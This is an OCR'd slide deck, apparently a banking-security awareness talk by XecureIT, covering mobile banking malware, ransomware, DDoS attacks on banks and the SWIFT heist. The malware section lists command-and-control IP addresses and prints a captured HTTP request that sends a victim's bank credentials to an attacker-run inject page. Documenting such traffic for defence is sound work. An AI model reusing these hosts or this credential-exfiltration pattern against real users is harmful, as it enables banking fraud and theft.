
- Prioritas aspek keamanan: Ketersediaan.
- SIM Swop attack has been known since 2007.
- GSM (voice and SMS interception is cheap and easy.
- Fake BTS attack is “common”

Untrusted Browser

- Malware in The Browser
- Malware as a Browser

Malware Attacks Mobile Banking March 2016


- Stealing Password and SMS based 2 Factor Authentication from 20 Autralian Banks Customers



Targeted Banks

- Westpac
- Bendigo Bank
- Commonwealth Bank
- St. George Bank
- National Australia Bank
- Bankwest
- Me Bank
- ANZ Bank
- ASB Bank
- Bank of New Zealand
- Kiwibank
- Wells Fargo
- Halkbank
- Yapı Kredi Bank
- VakıfBank
- Garanti Bank
- Akbank
- Finansbank
- Türkiye İş Bankası
- Ziraat Bankası

Malware Tidak Membutuhkan Akses Root



As fake Flash Player as Device Administrator, Not Root.

Malware Communication With Server

Malware can forward, modify and/or delete incoming SMS.

Command and Control servers:
http://94.198.97.202
http://46.105.95.130
http://181.174.164.138

Malware Communication With Server

Stream Content

```
POST /a290116/inject/bankwest/verify.php HTTP/1.1
Host: 181.174.164.138
Connection: keep-alive
Referer: http://181.174.164.138/a290116/inject/bankwest/login.php
Content-Length: 116
Cache-Control: max-age=0
Origin: http://181.174.164.138
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
User-Agent: Mozilla/5.0 (Linux; U; Android 4.3; en-gb; GT-I9300 Build/JSS15J) AppleWebKit/534.30 (KHTML, like Gecko)
Version/4.0 Mobile Safari/534.30
Accept-Encoding: gzip,deflate
Accept-Language: en-GB, en-US
Accept-Charset: utf-8, iso-8859-1, utf-16, *;q=0.7

unigid=[redacted]&packet=au.com.bankwest.mobile&email=[redacted]%
40gmail.com&login=12698477&password=123123HTTP/1.1 200 OK
Server: nginx/1.0.15
Date: Thu, 04 Feb 2016 10:50:20 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/5.3.3
Content-Length: 297

<!DOCTYPE html>
<html>
<head>
<meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=no" />
</head>
<body text="#93a1a1" style="height: 100%; background-color: transparent; padding-top: 50%;">
<center><h2>Please wait...</h2></center>
</body>
</html>
```

Ransomeware

Computers at three banks, pharmaceutical company hacked; hackers demand ransom in bitcoins

Sachin Dave, ET Bureau Jan 11, 2016, 05.02AM IST

Tags: pharmaceutical | Malware | Indian Government | EY | cyber |

MUMBAI: Hackers seized control of computers at three banks and a pharmaceutical company about a week ago, then demanded a ransom in bitcoins for the decryption keys to unfreeze them.

The attackers accessed the system by compromising IT administrators' computers, people aware of the matter said. In all four cases, the hackers are said to have used the Lechiffre ransomware. Having encrypted all files, the hackers demanded one bitcoin each (about Rs 30,000 at current prices) per computer for a total running into millions of dollars. This is the first known instance of a hacker seeking ransom payments from Indian victims in bitcoins, a digital currency that's gaining acceptance worldwide.

Ransomeware

RANSOMWARE OVERVIEW

After dipping in the first quarter of 2015, overall ransomware infection numbers remained relatively steady for the rest of the year, fluctuating between 23,000 and 35,000 infections a month. Infection numbers spiked to 56,000 on March 2016, a development that coincided with the arrival of the virulent Locky ransomware (Trojan.Cryptolocker.AF).

Ransomeware

http://tinyurl.com/jdmpuv7


- The average ransom demand has more than doubled and is now $679, up from $294 at the end of 2015.
- The shift towards crypto-ransomware has continued. All bar one of the new variants discovered so far in 2016 are crypto-ransomware, compared to around 80 percent last year.

DDoS: Citi Takes Post-Holiday Hit

Hacktivists Announce Plans for Year-End Bank Attacks

Tracy Kitten (FraudBlogger) • December 27, 2012

Twitter Facebook LinkedIn Credit Eligible Get Permission



After hacktivists announced in a Christmas Day **Pastebin post** plans for a third week of bank attacks,

Home › Security Infrastructure

JP Morgan Chase Blasted Offline during DDoS attack

By Steve Ragan on March 13, 2013

Tweet Recommend 8 RSS

JP Morgan Chase is recovering from a DDoS attack that knocked it's website, and online banking offline on Tuesday, making them the latest victim in a wave of DDoS attacks against financial institutions.

Initially, the DDoS prevented access completely for some customers, and then the attack created intermittent outages and connections that were sluggish and slow. Customers were greeted with a notice on Chase.com that simply stated that the site was "temporarily down." Mobile banking was unaffected by the attack, Chase said.

Advance Persistent Threat (APT)

Banks, Regulators React to SWIFT Hack

Millions Still Missing After Bangladesh Bank Heist

Mathew J. Schwartz (euroinfosec) • May 19, 2016


Banks and regulators have begun reviewing SWIFT-related information security practices following the online heist of $81 million from Bangladesh Bank. Authorities say much of that money is still missing.

See Also: Avoid 75% of all Data Breaches by Keeping Privileged Credentials Secure

Bank of England, the U.K.'s central bank, ordered banks across the country to outline what steps they had taken to lock down their systems in the wake of the hack attack against Bangladesh Bank via the interbank SWIFT messaging system, *Reuters* reports, citing unnamed officials who weren't authorized to discuss the move.

Officials at the Bank of England didn't respond to a request for comment on that report.

Hacker's inside ;)



Hacker's Mindset


IT Auditor vs Hacker

	IT Auditor	Hacker
Objective	Securing target	Securing / compromising target
Purpose	How to find the root cause and improve the process . **++**	**Good**: How to improve the human life through technology. **++** **Bad**: How to steal or damage others through technology.
Mindset	Inside the box. How to check (risk based)	Think out of the box. How to hack (technology based) **++**
Time	Limited	Unlimited **++**
Target	Limited by scope of work	Unlimited **++**
Learning Process	Based on job description	Based on passion **++**
Support	Consultant (Paid)	Community (Free) **++**


The Biggest Challenge:
To Change The Mindset

“I feel convenience if...
I use the **good** safety belt and helmet **properly** and
the car has the **effective** breaking system to go fast !”


Keamanan:
Komprehensif dan Konsisten



Redefine Cyber Security Architecture: Integrated Information Security



SAKTTI is a high grade information security architecture to effectively implement integrated information security concept.



- Free eBook :)
- Request to gildas.deograt@xecureit.id

TERIMAKASIH :)

LSPP
Lembaga Sertifikasi Profesi Perbankan

XECUREIT

www.xecureit.id
info@xecureit.id
+628119127001

PT. IMAN Teknologi Informasi
"TRUSTED Security **CARES**, Our PASSION"
Consultancy.**A**ssurance.**R**esearch.**E**ducation.**S**olution

bsi. ISO/IEC 27001 Information Security Management
IS586350